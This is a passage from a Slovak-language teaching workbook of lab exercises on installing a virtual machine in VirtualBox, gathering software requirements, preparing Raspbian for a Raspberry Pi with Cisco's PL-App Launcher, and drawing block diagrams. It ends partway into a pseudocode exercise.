Obrazový súbor virtuálneho stroja bol vytvorený pre inštaláciu do počítača. Na internete je k dispozícii veľké množstvo obrazov virtuálnych strojov. V tomto cvičení si vyskúšate vytvorenie virtuálneho počítača a inštaláciu operačného systému.

Na výber máte niekoľko verzií bezplatných operačných systémov a ich obrazov:

Ubuntu – CISCO obraz	https://static-course-assets.s3.amazonaws.com/CyberEss/files/Ubuntu_CyberEss.ova
Ubuntu IoT	https://www.ubuntu.com/download/iot
Ubuntu Server	https://www.ubuntu.com/download/server
Linux ElementaryOS	https://elementary.io/
Raspbian	https://www.raspberrypi.org/downloads/raspbian/

Obrazy operačných systémov môžete stiahnuť vo formáte ISO obrazu, prípadne OVF formáte. (OVF je formát určený pre distribúciu virtualizovaných systémov).



POZNÁMKA!

V niektorých cvičeniach v knihe sa používajú virtualizované systémy. Podrobnosti o virtualizácii a virtualizovaných systémoch nájdete na odkazoch uvedených na konci tohto cvičenia.

Realizácia cvičenia

Úloha 1


Príprava virtualizovaného prostredia. Pre vytvorenie virtualizovaných strojov a systémov potrebujete inštalátor virtualizačnej aplikácie. Na trhu existuje niekoľko výrobcov týchto aplikácií. Pre účely tohto cvičenia použijeme Open-Source aplikáciu VirtualBox.

Inštalačný súbor je k dispozícii pod odkazom: <https://www.virtualbox.org/wiki/Downloads>


Stiahnite si ľubovoľnú distribúciu operačného systému. Distribúcie operačných systémov, môžu mať aj niekoľko GB. Stiahnutie môže trvať aj niekoľko hodín, v závislosti od rýchlosti internetového pripojenia a geografickej lokácia servera, preto odporúčame stiahnuť obrazy system ešte pred samotným cvičením.

Úloha 2:

Ak chcete vytvoriť nový virtuálny počítač, musíte spustiť VirtualBox, na hostiteľovi, na ktorom ste nainštalovali Oracle VDI a VirtualBox



Na paneli s nástrojmi kliknite na tlačidlo New. Sprievodca novým virtuálnym strojom sa zobrazí v novom okne.



Kliknutím na tlačidlo Next sa môžete pohybovať rôznymi krokmi sprievodcu. Sprievodca Vám umožňuje konfigurovať základné detaily virtuálneho počítača. V kroku názov VM a typ operačného systému zadajte popisné meno virtuálneho stroja do poľa Názov a z rozbaľovacích zoznamov vyberte operačný systém a verziu, ktorú chcete nainštalovať. Je dôležité vybrať správny operačný systém a verziu, pretože toto určuje predvolené nastavenie pre VirtualBox použitie pre virtuálny počítač. Nastavenia môžete zmeniť neskôr po vytvorení virtuálneho počítača.



V kroku Pamäť môžete jednoducho akceptovať predvolené nastavenie. Ide o množstvo hostiteľskej pamäte (RAM), ktorú VirtualBox prideluje virtuálnemu počítaču pri jeho spustení. Nastavenia virtuálneho počítača môžete zmeniť neskôr, keď importujete šablónu do Oracle VDI.

V kroku virtuálneho pevného disku skontrolujte, či je vybratý štartovací disk, vyberte možnosť Vytvoriť nový pevný disk a kliknite na tlačidlo Ďalej. Sprievodca vytvorením virtuálneho disku sa zobrazí v novom okne, aby ste mohli vytvoriť nový virtuálny disk.




V nasledujúcich krokoch vyberte VDI (VirtualBox Disk Image) ako typ súboru, dynamicky pridelené (pridelené v závislosti od aktuálnej potreby ako virtuálny systém vyžaduje) a akceptujte predvolené nastavenie umiestnenia a veľkosti súboru virtuálneho disku. Ak požadujete iné parametre, nastavte ich podľa požiadaviek. Na záver kliknite na tlačidlo Vytvoriť na vytvorenie virtuálneho disku.

Po vytvorení virtuálneho disku sa Sprievodca vytvorením virtuálneho disku uzavrie a vrátite sa do hlavného menu v aplikácii Oracle VM VirtualBox Manager.




Keďže chcete na virtuálnom počítači nainštalovať operačný systém, musíte sa uistiť, že virtuálny počítač má prístup k inštalačným médiám. Ak to chcete overiť, upravíte nastavenia virtuálneho počítača. V aplikácii Oracle VM VirtualBox Manager vyberte virtuálny stroj a potom v paneli s nástrojmi kliknite na tlačidlo Nastavenie. Zobrazí sa okno Nastavenia. V navigácii vľavo vyberte možnosť Storage.



V sekcii Storage vyberte možnosť Empty under the IDE Controller. Zobrazia sa atribúty jednotky CD/DVD. Kliknite na ikonu CD/DVD vedľa rolovacieho zoznamu jednotky CD/DVD a zvoľte umiestnenie inštalačného média nasledovne:

- Ak chcete pripojiť virtuálnu jednotku CD/DVD k fyzickej jednotke CD/DVD hostiteľa, vyberte položku Host Drive <drive-name>.
- Ak chcete vložiť obrázok ISO do virtuálnej jednotky CD/DVD, vyberte položku Vybrať súbor virtuálneho disku CD/DVD a prehliadnite obrázok ISO.



Teraz ste pripravení spustiť virtuálny počítač a nainštalovať operačný systém.

V aplikácii Oracle VM VirtualBox Manager vyberte virtuálny počítač a kliknite na tlačidlo Štart na paneli s nástrojmi. Zobrazí sa nové okno, ktoré zobrazuje spustenie virtuálneho počítača. V závislosti od operačného systému a konfigurácie virtuálneho počítača môže VirtualBox zobrazíť najprv niektoré upozornenia. Tieto varovania je bezpečné ignorovať. Virtuálny systém by mal byť spustený z inštalačného média.

Úloha 3:

Použite virtuálny počítač Ubuntu_CyberEss, ktorý ste práve nainštalovali, aby ste mohli spracovať cvičenia, ktoré vyžadujú predpripravený systém Ubuntu CyberEss.

Po spustení systému sa zoznámte s aplikáciami v zozname nižšie:

- vyhľadávací nástroj,
- správca súborov,
- webový prehliadač Firefox,
- libreOffice Writer, LibreOffice Calc, LibreOffice Impress,
- softvérové centrum Ubuntu,
- systémové nastavenia,
- terminál.

Úloha 4:

Otvorte aplikáciu terminálu. Zadaťte príkaz IP address pre zistenie IP adresy vášho virtuálneho stroja. Aké IP adresy sú priradené Vášmu virtuálnemu počítaču?

.....

Vyhľadajte a spustite aplikáciu webového prehliadača. Môžete prejsť na svoj obľúbený vyhľadávací nástroj?

Stlačením pravého klávesu Ctrl uvoľníte kurzor z virtuálneho počítača. Teraz prejdite do ponuky v hornej časti okna virtuálneho stroja a zvolte File> Close na zatvorenie virtuálneho počítača. Aké sú možnosti k dispozícii?

.....

.....

.....

Kliknite na prepínač Uložiť stav zariadenia a kliknite na tlačidlo OK. Pri ďalšom spustení virtuálneho počítača, budete môcť pokračovať v práci v operačnom systéme v jeho súčasnóm stave.

Otázky a úlohy na zamyslenie

- 1) Aké sú výhody a nevýhody používania virtuálneho stroja?

Odporúčané zdroje

[1] Virtualbox dokumentácia - <https://www.virtualbox.org/wiki/Documentation>

[2] Virtualizácia - <https://en.wikipedia.org/wiki/Virtualization>

CVIČENIE S05-CV1: Zber požiadaviek pre softvér

Kľúčové slová

funkčné požiadavky, vlastnosti softvéru, prioritizácia

Výstup cvičenia

Schopnosť identifikovať a zapísať požiadavky na funkčnosť a vlastnosti softvéru.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- Analyzovať, aká funkčnosť sa očakáva od softvérových aplikácií či systému,
- identifikovať kľúčové vlastnosti a funkčné prvky softvérovej aplikácie či systému,
- rozlíšiť dôležité a menej dôležité vlastnosti.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- Písacie potreby prípadne textový a tabuľkový editor.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia nie sú vyžadované žiadne špeciálne znalosti.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept fungovania zberu požiadaviek.
- 3) Požiadajte študentov o rozdelenie do dvoch skupín:
 - a. **Skupina A** – zadávateľ, klienti, ktorí požadujú vytvorenie systému. Každý si premyslí situáciu alebo problém, ktorý chce vyriešiť pomocou novovytvoreného softvéru.
 - b. **Skupina B** – zástupca vývojového tímu, ktorý zbiera požiadavky kladené na výsledný produkt. Úlohou je získanie a neformálny zápis (v prirodzenom jazyku) požiadaviek získaných od zadávateľa.
- 4) Následne vytvorte menšie skupiny študentov, zo študenta zo skupiny A so študentom zo skupiny B. Požiadajte ich o získanie a neformálny zápis požiadaviek na konkrétnu softvérovú aplikáciu.
- 5) Požiadajte skupiny o spísanie požiadaviek na konkrétnu softvérovú aplikáciu.

Teoretický úvod

V praxi existuje mnoho možností pre riešenie reálnych problémov pomocou softvéru. Veľkým problémom je, že zadávateľ – ten, kto potrebuje problém vyriešiť, často nedokáže správne pomenovať a definovať vlastnosti a funkcionality, aké by mal jeho požadovaný softvér obsahovať. Nedokáže si takýto softvér sám (ani s pomocou interných zamestnancov) vytvoriť. Preto osloví externú firmu alebo programátora – jednotlivca (tzv. freelancer).

Realizácia cvičenia

Študentov rozdeľte do skupín. Zadávateľom projektov (člen skupiny A) ponúknite pre inšpiráciu niektoré z oblastí:

- logistika – sledovanie vozidiel, správa skladu,
- zákaznícky servis – evidenčný systém čakárne v banke, poisťovni, u lekára, na polícii oddelenie dokladov,
- e-shop – automatizácia spracovania objednávok, emailový news-letter, chat-bot.

Pre analytikov (členov skupiny B) ponúknite inšpiráciu na otázky, ktoré sa môžu pýtať zadávateľa pre získanie maximálne detailných informácií.

- Čo sa chce dosiahnuť novým softvérom?
- Kto je používateľom systému?
- Aké typy údajov je potrebné spracovávať?
- Ako sa budú tieto údaje spracovávať?
- Je potrebné údaje uchovávať?
- Aký je pohľad na zabezpečenie aplikácie pred zneužitím?
- Ako rýchlo musí byť dodané riešenie?

Motivujte študentov pre vymyslenie nových cieľových oblastí a analytických otázok.

Otázky a úlohy na zamyslenie

- 1) Aký má vplyv na definované požiadavky ich zmena zo strany zadávateľa? Ako zmenu vníma zadávateľ a ako vývojový tím?
- 2) Aká úroveň analýzy a špecifikácie požiadaviek je potrebná? V akých prípadoch sú požiadavky slabo definované a v akých naopak príliš detailné? Aké to má dôsledky?

Odporúčané zdroje

[1] What Questions Do I Ask During Requirements Elicitation?:

<https://www.bridging-the-gap.com/what-questions-do-i-ask-during-requirements-elicitation/>

[2] Software engineering, Sommerville, 9. Edícia, ISBN-13: 978-0133943030

[3] OnifiSystems – functional requirements:

<http://www.ofnisystems.com/services/validation/functional-requirements/>

CVIČENIE S05-CV2: Príprava operačného systému (Raspberry PI)

Kľúčové slová

operačný systém, Linux, obraz systému, Raspberry PI

Výstup cvičenia

Pripraviť Linuxový operačný systém pre Raspberry Pi. Na konci cvičenia bude pripravený funkčný operačný systém, ktorý je možné spustiť na RPi v PC režime (pripojená obrazovka, klávesnica, myš).

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- pripraviť pamäťovú kartu s bootovateľným obrazom operačného systému,
- nainštalovať operačný systém Linux,
- oživiť mikropočítač typu Raspberry PI.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- obraz Linuxového operačného systému,
- pamäťovú kartu,
- počítač s operačným systémom Windows,
- účet CISCO NetAcad (prípadne aplikáciu Rufus).

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia nie sú vyžadované žiadne špeciálne znalosti.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

1. študentom popíšte účely operačného systému,
2. z NetAcad portálu si stiahnite aplikáciu PL-App,
3. vysvetlite princíp inštalácie operačného systému,
4. v krátkosti ukážte študentom aplikáciu PL-App. Následne si študenti metódou objavovania pripravujú obraz operačného systému pre inštaláciu.

Fázy realizácie cvičenia

- 1) rozdeľte študentov do menších skupín,

- 2) študenti si nainštalujú Linuxový operačný systém na SD-kartu. Počas procesu inštalácie prejdú nasledujúcimi krokmi:
 - a. stiahnutie obrazu operačného systému z NetCad portálu,
 - b. príprava systému pre inštaláciu,
 - c. inštalácia systému,
 - d. spustenie systému.

Teoretický úvod

V súčasnej dobe existuje na trhu niekoľko operačných systémov použiteľných pre Raspberry Pi. V tomto cvičení použijeme systém Raspbian, čo je prispôsobená distribúcia operačného systému Debian.



POZNÁMKA!

Podrobnosti o operačných systémoch viď kapitola 3.2 prípadne v odkazoch uvedených na konci tohto cvičenia.

Realizácia cvičenia

Nainštalujte linuxový operačný systém na nezávislú SD kartu. Odporúča sa karta s minimálnou veľkosťou 8 GB.

1. Z odkazu si stiahnite predpripravený obraz operačného systému.

http://static-course-assets.s3.amazonaws.com/Downloads/CT201/en_loTF_CT2.0_PL-App_Image.zip

2. Z odkazu sa stiahne .zip archív, ktorý je potrebné rozbaľiť. Výstupom bude obraz operačného systému vo formáte .img.
3. Pre vytvorenie bootovateľného systému z obrazu je potrebné stiahnuť a nainštalovať PL-App aplikáciu, ktorá je dostupná v NetAcad kurze: http://static-course-assets.s3.amazonaws.com/Downloads/CT201/PL-App_Launcher.exe
4. Pripojiť SD kartu k počítaču a spustiť aplikáciu PL-App launcher.
5. Spustí sa sprievodca, ktorý Vás prevedie prípravou operačného systému s možnosťou Headless prístupu.

Cisco PL-App Launcher

Setup a New Device

Available Devices

1

Insert the SD card reader into the USB port and select it from the dropdown menu:

Refresh

2

Select the PL-App image file that you have downloaded from NetAcad.com:

Find Image:

Browse

3

Create a unique Device Name and Password for the PL-App device:

i

Device Name:

Include your name or initials (e.g. jj-pi1984)

!

Device Password:

Password to access PL-App on your device

4

Optional settings (connecting the device to an existing Wireless LAN):

WiFi SSID:

WiFi Password:

5

Update Config Only


i

Write Disk Image


i

Version 1.5.11

6. Po dokončení procesu je operační systém připravený pro první spuštění. Následně stačí vložit kartu do RaPi a zapnout zařízení.
7. Bezpečně odpojte SD kartu z operačního systému.



9. Pripojte kartu do slotu na Raspberry Pi a pripojte napájanie.
10. V prípade, že používate monitor, mali by ste na obrazovke vidieť proces bootovania operačného systému. V opačnom prípade sa prepnite v PL-App aplikácii na druhú záložku “Available devices”.



12. V zozname by sa po chvíli malo objaviť Vaše zariadenie (musí byť ukončený proces bootovania operačného systému).
13. Ak sa neobjavilo, zaškrtnite voľbu “Use Broadcast mDNS” a pridajte svoje zariadenie do zoznamu manuálne.
14. Na detegovanú IP adresu môžete následne zrealizovať SSH pripojenie s pomocou nástroja Putty.

Otázky a úlohy na zamyslenie

- 1) Aký má vplyv architektúra operačného systému (x86, x64, ARM atď.) na jeho použitie?
- 2) Aké sú hlavné rozdiely v linuxových distribúciách?
- 3) Aký je rozdiel medzi operačnými systémami Windows a Linux?

Odporúčané zdroje

[1] Kapitola 3.2

[2] Raspbian OS: <https://www.raspberrypi.org/downloads/raspbian/>

[3] INSTALLING OPERATING SYSTEM IMAGES:

<https://www.raspberrypi.org/documentation/installation/installing-images/>

CVIČENIE S06-CV1: Blokový diagram

Kľúčové slová

blokový diagram, funkcionálna aplikácia,

Výstup cvičenia

Vytvorenie blokového diagramu, ktorý popisuje funkčnosť softvérovej aplikácie v logicky nadväzujúcich blokoch.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- analyzovať funkčnosť softvérových aplikácií či systému,
- definovať funkcionálnu a postupnosť behu aplikácie s pomocou blokového diagramu,
- identifikovať chybné návrhy a chýbajúce informácie.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- písacie potreby prípadne textový a tabuľkový editor,
- technické požiadavky získané v cvičení venovanom zberu požiadaviek (S05-CV1).

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- Znalosť prvkov blokových diagramov.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept fungovania tvorby blokových diagramov.
- 3) Študenti budú pracovať v skupinách z minulého cvičenia (zadávateľ + analytik požiadaviek).
- 4) Požiadajte študentov o vytvorenie blokových diagramov na základe požiadaviek, ktoré definovali v predchádzajúcom cvičení (S05-CV1)
- 5) Rozdeľte študentov do menších skupín podobných v minulosti.
- 6) Na základe požiadaviek z minulosti si študenti vytvoria blokové diagramy, ktoré popisujú funkčné časti aplikácie.

Teoretický úvod

Pred napísaním akéhokoľvek kódu programátor potrebuje porozumieť problému a ako sa tento problém dá vyriešiť tým, že ho rozdelí do postupnosti krokov a rozhodnutí.


Programátori bežne nevytvárajú prvý návrh programu v žiadnom špecifickom jazyku. Tieto jazykovo nezávislé programy sú zamerané skôr na logiku, než na syntax a často sa nazývajú algoritmy. Vývojový diagram je bežný spôsob, ako reprezentovať a pochopiť algoritmus. Takýto prístup sa rieši pomocou vývojových diagramov a pseudokódu.

Blokový diagram (best practice)

1. Identifikujte cieľový systém alebo aplikáciu. Určite systém alebo aplikáciu, ktorý sa má zobraziť s pomocou diagramu. Definujte komponenty, vstupy a výstupy systému alebo aplikácie.
2. Vytvorte a označte časti diagramu. Pridajte symbol pre každú súčasť systému a pripojte ich pomocou šípok na označenie toku. Označte každý blok tak, aby bol ľahko identifikovateľný.
3. Označte vstup a výstup. Označte vstup, ktorý aktivuje blok a označte výstup, ktorý ukončí blok.
4. Overte presnosť voči požadovanej funkcionalite. Konzultujte so všetkými zúčastnenými stranami, aby ste overili presnosť.

Realizácia cvičenia

Študentov rozdeľte do skupín. Pre inšpiráciu im vysvetlite princíp tvorby blokového diagramu pre termostat:



Otázky a úlohy na zamyslenie

- 1) Aké sú výhody blokových diagramov z pohľadu vývoja softvéru?
- 2) Aký vplyv majú chybné alebo neúplne definované požiadavky na kvalitu blokových diagramov?

Odporúčané zdroje

[1] Podkapitola 3.3

[2] Software engineering, Sommerville, 9. Edícia, ISBN-13: 978-0133943030

[3] Block diagram - https://en.wikipedia.org/wiki/Block_diagram

CVIČENIE S06-CV2: Psuedokód

Kľúčové slová

pseudokód, neformálny zápis

Výstup cvičenia

Navrhnutie funkcionality aplikácie aplikovaním pseudokódu.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- navrhnuť funkcionality softvérových aplikácií či systému neformálnym zápisom,
- definovať funkcionality a postupnosť behu aplikácie využitím pseudokódu,
- identifikovať chybné návrhy a chýbajúce informácie.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- písacie potreby prípadne textový editor,
- technické požiadavky získané v cvičení venovanom zberu požiadaviek (S05-CV1),
- blokový diagram aplikácie (S05-CV1).

Prerekvizity znalostí

